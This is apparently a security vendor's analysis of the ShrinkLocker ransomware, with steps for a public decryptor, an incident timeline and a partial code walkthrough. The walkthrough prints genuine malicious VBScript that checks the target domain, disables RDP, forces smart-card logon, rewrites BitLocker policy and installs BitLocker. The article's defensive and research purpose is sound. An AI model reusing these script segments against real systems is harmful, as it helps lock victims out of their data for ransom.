ShrinkLocker (+Decryptor): From Friend to Foe, and Back Again

By Martin Zugec

Archived: 2026-04-05 22:03:36 UTC

Imagine a ransomware attack that's so old-school it's using VBScript and a built-in Windows feature for encryption. ShrinkLocker (discovered in May 2024) is a surprisingly simple yet effective ransomware that uses relics from the past.

Unlike most modern ransomware, which relies on sophisticated encryption algorithms, ShrinkLocker takes a simpler, more unconventional approach. ShrinkLocker modifies BitLocker configurations to encrypt a system's drives. It first checks if BitLocker is enabled and, if not, installs it. Then, it re-encrypts the system using a randomly generated password. This unique password is uploaded to a server controlled by the attacker. After the system reboots, the user is prompted to enter the password to unlock the encrypted drive. The attacker's contact email is displayed on the BitLocker screen, directing victims to pay a ransom for the decryption key.

By using a combination of Group Policy Objects (GPOs) and scheduled tasks, it can encrypt multiple systems within a network in as little as 10 minutes per device. As a result, a complete compromise of a domain can be achieved with very little effort, as demonstrated in one of our investigations. This simplicity makes the attack particularly attractive to individual threat actors who may not be part of a larger ransomware-as-a-service (RaaS) ecosystem.

As we investigated ShrinkLocker, we discovered a surprising truth: this code may have been written over a decade ago, likely for benign purposes. It's a digital time capsule that has been repurposed for malicious intent. While other security researchers have analyzed ShrinkLocker, their findings often fall short of accurately describing its behavior in modern network environments. For instance, even the malware's name, 'ShrinkLocker,' is misleading, as it doesn't actually shrink partitions on current operating systems.

One of our biggest concerns was whether this attack vector could become a new trend. After all, it's a relatively simple concept that even a less experienced programmer could implement. Fortunately, our investigation uncovered some positive news: it's possible to develop a decryptor and even configure BitLocker to mitigate these attacks. By sharing our findings, we hope to assist security practitioners and researchers in understanding and mitigating the risks associated with this type of attack.


For those not looking to dive into the full analysis below, we've also covered this in a LinkedIn Live event.

Decrypting ShrinkLocker


As ransomware evolves, attackers are leveraging advanced techniques, including leaked source code from professional ransomware-as-a-service groups and modern programming languages like Rust and Go. This makes it increasingly difficult to develop decryption tools solely through reverse engineering. However, in the case of ShrinkLocker, we've identified a specific window of opportunity for data recovery immediately after the removal of protectors from BitLocker-encrypted disks. We decided to make this decryptor publicly available, adding to our collection of 32 previously released decryption tools.

1. Download the decryption tool from https://download.bitdefender.com/am/malware_removal/BDShrinkLockerUnlocker.exe


2. Turn on your computer and wait for the BitLocker recovery screen to appear. When prompted for the BitLocker recovery key, press **Esc** to enter BitLocker Recovery Mode.




3. On the BitLocker Recovery screen, select "Skip this drive".




4. Choose "Troubleshoot" and then "Advanced options".






5. Select "Command Prompt" from the advanced options menu.




6. Ensure you have the BDShrinkLockerUnlocker.exe file prepared. You can transfer it to a USB drive and plug it into your computer. In the command prompt, navigate to the drive letter where the decryptor is located (e.g., D:\).

7. Type the following command and press Enter: D:\BDShrinkLockerUnlocker.exe

Note: You can disconnect the USB drive after launching the decryptor.



8. The decryption process can take some time, depending on your system's hardware and the complexity of the encryption. Please be patient. Once the decryption is complete, decryptor will automatically unlock the drive and disable smart card authentication.



9. After rebooting, your computer should start normally.

Decryptor tools are inherently reactive, often limited to specific timeframes or software versions. Additionally, while they can restore access to encrypted data, they don't prevent threat actors from trying again with more success. We strongly recommend reviewing our Recommendations section for additional guidance, including specific tips on configuring BitLocker to minimize the risk of successful attacks.

Anatomy of an Attack

Previous public reports have been unclear about whether ShrinkLocker primarily targets individuals or companies. Our investigation into an incident involving a healthcare company in the Middle East sheds light on this aspect, revealing that the attackers were targeting a corporate entity.

This section provides an overview of the specific case of ShrinkLocker attack, focusing on the broader attack methodology rather than the specific malware variant used. A detailed malware analysis follows in the next section.

The initial infiltration occurred on an unmanaged system, a common starting point for attacks. Approximately 70% of incidents investigated by our MDR team have begun on unmanaged devices, highlighting the significant risk posed by these systems. While the exact root source remains unknown, there is suspicion that the attack originated from a machine belonging to one of the contractors. This incident underscores the growing threat of supply chain attacks, which often exploit vulnerabilities in third-party systems or relationships. While software-based supply chain attacks are often highlighted, this type of attack, targeting relationships rather than software, is far more common and often underestimated.


The threat actor moved laterally to an Active Directory domain controller using valid credentials for a compromised account. While on the domain controller, they created several text files (whose contents are unknown) and initiated another remote session, this time from the domain controller to a backup server. These

actions suggest that the attacker was likely conducting reconnaissance or evaluating the potential for data exfiltration.

The following day, two scheduled tasks were created on the Active Directory domain controller. Both tasks were created by the same user who had previously accessed the domain controller, but they were executed under the SYSTEM context. Group Policy Preferences under Default Domain Policy was modified to create tasks on every domain-joined machine, ensuring widespread deployment of the ransomware. Interestingly, wscript.exe rather than cscript.exe has been used to launch these scripts.

The first task ADHelathCheck, set to run at 9:23 PM UTC that day, executed a script file named Check.vbs from a shared location %SYSVOL%\%USERDNSDOMAIN%\Scripts. This script copied the ransomware script, also located on the shared location, to C:\ProgramData\Microsoft\Windows\Templates folder on every domain joined machine.

The second task ADHelathAudit, scheduled for two days later at 9:10 AM UTC, executed the locally deployed ransomware script named Audit.vbs (MD5: 2b72beb806acd35ba0d566378115346c). Approximately 40 minutes before the encryption process began, another RDP connection was established from the compromised user's device to the domain controller, likely to monitor the progress of the attack. The encryption task was completed at 11:45 AM UTC, taking approximately 2.5 hours to finish.



This attack was successful in encrypting systems running various operating systems, including Windows 10, Windows 11, Windows Server 2016, and Windows Server 2019.

The ShrinkLocker variant used in this attack appears to be a modified version of the original script, created by a different author. This is not uncommon, as various threat actors have adapted and evolved the malware to suit their specific needs and objectives. While some changes are expected, such as alterations to the command-and-control (C2) infrastructure, there are a few notable differences in this particular variant:

- **Targeted Attack**: The inclusion of a hardcoded check for the domain name indicates that this attack was specifically targeted at the organization.

- **Modified Registry Changes**: The use of "WMIC.exe" instead of "reg.exe add" to make registry changes demonstrates a preference for different tools or techniques, potentially indicating a different skillset or background.
- **Inconsistent Scripting**: The presence of typos in the scheduled task names and redundant code sections suggests that the threat actor may not have been a highly skilled programmer. This could indicate that the malware was adapted by a less sophisticated attacker, possibly a lone wolf rather than a sophisticated threat group.

As the barrier to entry for using and modifying ShrinkLocker is relatively low, it makes it accessible to a wider range of attackers. Our analysis shows that ShrinkLocker malware is being adapted by multiple individual threat actors for simpler attacks, rather than being distributed through a ransomware-as-a-service (RaaS) model.

ShrinkLocker Analysis

We understand that this section may be lengthy, but ShrinkLocker is an unusual ransomware threat. Analyzing it was both fascinating and frustrating. If technical details aren't your thing, please don't skip the "Conclusion and Recommendations" section. We've packed it full of practical advice and helpful tips.

ShrinkLocker is an unusual ransomware threat for two reasons: it's written in VBScript, and it leverages BitLocker to encrypt and lock down victim systems. This approach is atypical of modern ransomware, suggesting either a unique strategy or a less sophisticated threat actor. Several companies have published detailed analyses of ShrinkLocker. While these analyses have been comprehensive, they often focused on specific technical aspects rather than explaining how the malware is likely to be used in real-world attacks.

In our analysis, we are focusing solely on currently supported operating systems. This is because around 70% of the ShrinkLocker code is hardcoded to be only executed on legacy systems like Windows 7/8 or Windows Server 2008/2012. This legacy code is often non-functional due to poor quality assurance – for example conditional processing that is never evaluated as true. Even the malware's namesake functionality - shrinking partitions - is severely limited to very old systems. Not only is this feature hardcoded for legacy systems, but it also requires the system volume to have a drive letter assigned, a behavior that was changed starting with Windows Server 2012.

One possible explanation for this legacy focus is that the code was originally developed for other purposes and only later adapted for malicious use. This would explain not only the inclusion of extensive code for outdated operating systems without any explicit checks for newer versions (the latest version mentioned is "2012"), but also the choice of VBScript as scripting language of choice.

Microsoft has officially announced the deprecation of VBScript starting with Windows 11 2024 H2, further emphasizing the outdated nature of this scripting language. While VBScript was once commonly used, its prevalence has significantly declined in recent years (with exception of the immortal slmgr.vbs), making it unlikely that this malware was recently developed.

Script Initialization

```
Dim oShell
Set oShell = CreateObject("WScript.Shell")

On Error Resume Next
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_ComputerSystem")
Set colItems2 = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
```

The script begins by initializing variables and creating an object to interact with the Windows Management Instrumentation (WMI) service. WMI is a common method used throughout the script to gather system information. The code then executes two WMI queries to retrieve information about the computer's system configuration and operating system. This data is stored in colItems and colItems2 collections. The colItems2 collection is unique to this modified version of the script and is used only to perform the initial domain check. The colItems collection is a generic variable that is used multiple times throughout the script to hold various values from different commands.

Target Validation

```
For Each objItem in colItems
    If InStr(1, objItem.Domain, "<censored>", vbTextCompare) > 0 Then

        else
            Wscript.quit
    end if
Next
```

This section of the code checks if the computer is part of a specific domain. This customization demonstrates how the malware has been tailored to target the specific organization. The InStr command is used to search for a particular substring within another string. If the substring is found (indicated by the > 0 condition), the script does nothing. This reverse logic, where the absence of a condition triggers the action, is a common pattern throughout the code.

Check for Supported Operating Systems

```
For Each objItem in colItems2
    If InStr(1, objItem.Caption, "xp", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2000", vbTextCompare) > 0 Or InStr(1, objItem.
    Caption, "2003", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "Vista", vbTextCompare) > 0 Then
        Set fso = CreateObject("Scripting.FileSystemObject")
        fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\Audit.vbs", True
        Wscript.quit
    End If
Next
```

This section is a brief check to see if the script is running on a relic from the early 2000s: Windows (Server) 2000, Windows XP, or Windows Server 2003. As usual, let’s just pretend that Windows ME never existed. If the script is running on an unsupported operating system, it deletes itself (the Audit.vbs file) from the specified location and then terminates.

Note: This will be the last time we'll discuss the code specifically targeting legacy systems. The rest of our analysis will focus only on the code that applies to currently supported operating systems.

BitLocker Deployment

```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each objItem in colItems
    Set colFeatures = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")
    For Each objFeature in colFeatures
        If objFeature.InstallState <> 1 Then
            If Len((CreateObject("WScript.Shell").Exec("WMIC /NameSpace:\\root\default Class StdRegProv Call CreateKey hDefKey=""&
            H80000002"" sSubKeyName=""SOFTWARE\Policies\Microsoft\FVE""")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("WMIC /NameSpace:\\root\default Class StdRegProv Call SetDWORDValue hDefKey=""&
            H80000002"" sSubKeyName=""SOFTWARE\Policies\Microsoft\FVE"" sValueName=""UseAdvancedStartup"" uValue=""1""")).stdout.
            readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v
            fDenyTSConnections /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("WMIC /NameSpace:\\root\default Class StdRegProv Call SetDWORDValue hDefKey=""&
            H80000002"" sSubKeyName=""SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" sValueName=""scforceoption""
            uValue=""1""")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t
            REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /
            f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /
            f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /
            f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d
            2 /f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d
            1 /f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t
            REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /
            f")).stdout.readall) > 0 Then: End If
            If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command Install-WindowsFeature BitLocker -IncludeAllSubFeature
            -IncludeManagementTools")).stdout.readall) > 0 Then: End If

            Do
                Set colFeaturesCheck = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")

                For Each objFeatureCheck in colFeaturesCheck
                    If objFeatureCheck.InstallState = 1 Then
                        For Each Os in GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_OperatingSystem")
                            os.Win32Shutdown(6)
                            WScript.Sleep 6000000
                        Next
                        Exit Do
                    Else
                        WScript.Sleep 60000
                    End If
                Next
            Loop
        End If
    Next
Next
```

Ignore the highlighted code.

The purpose of this section is to validate if BitLocker is installed. If it’s not, it attempts to deploy the feature as a prerequisite for encryption.

While the code may seem complex, much of it (highlighted) is irrelevant at this stage. This highlighted section contains registry changes related to BitLocker configuration that are not directly involved in the deployment process. The script author's tendency to copy and paste code throughout the script led to the inclusion of this specific code block in multiple locations (9 in total). We include this segment only because there are some unintended consequences that can help defenders.

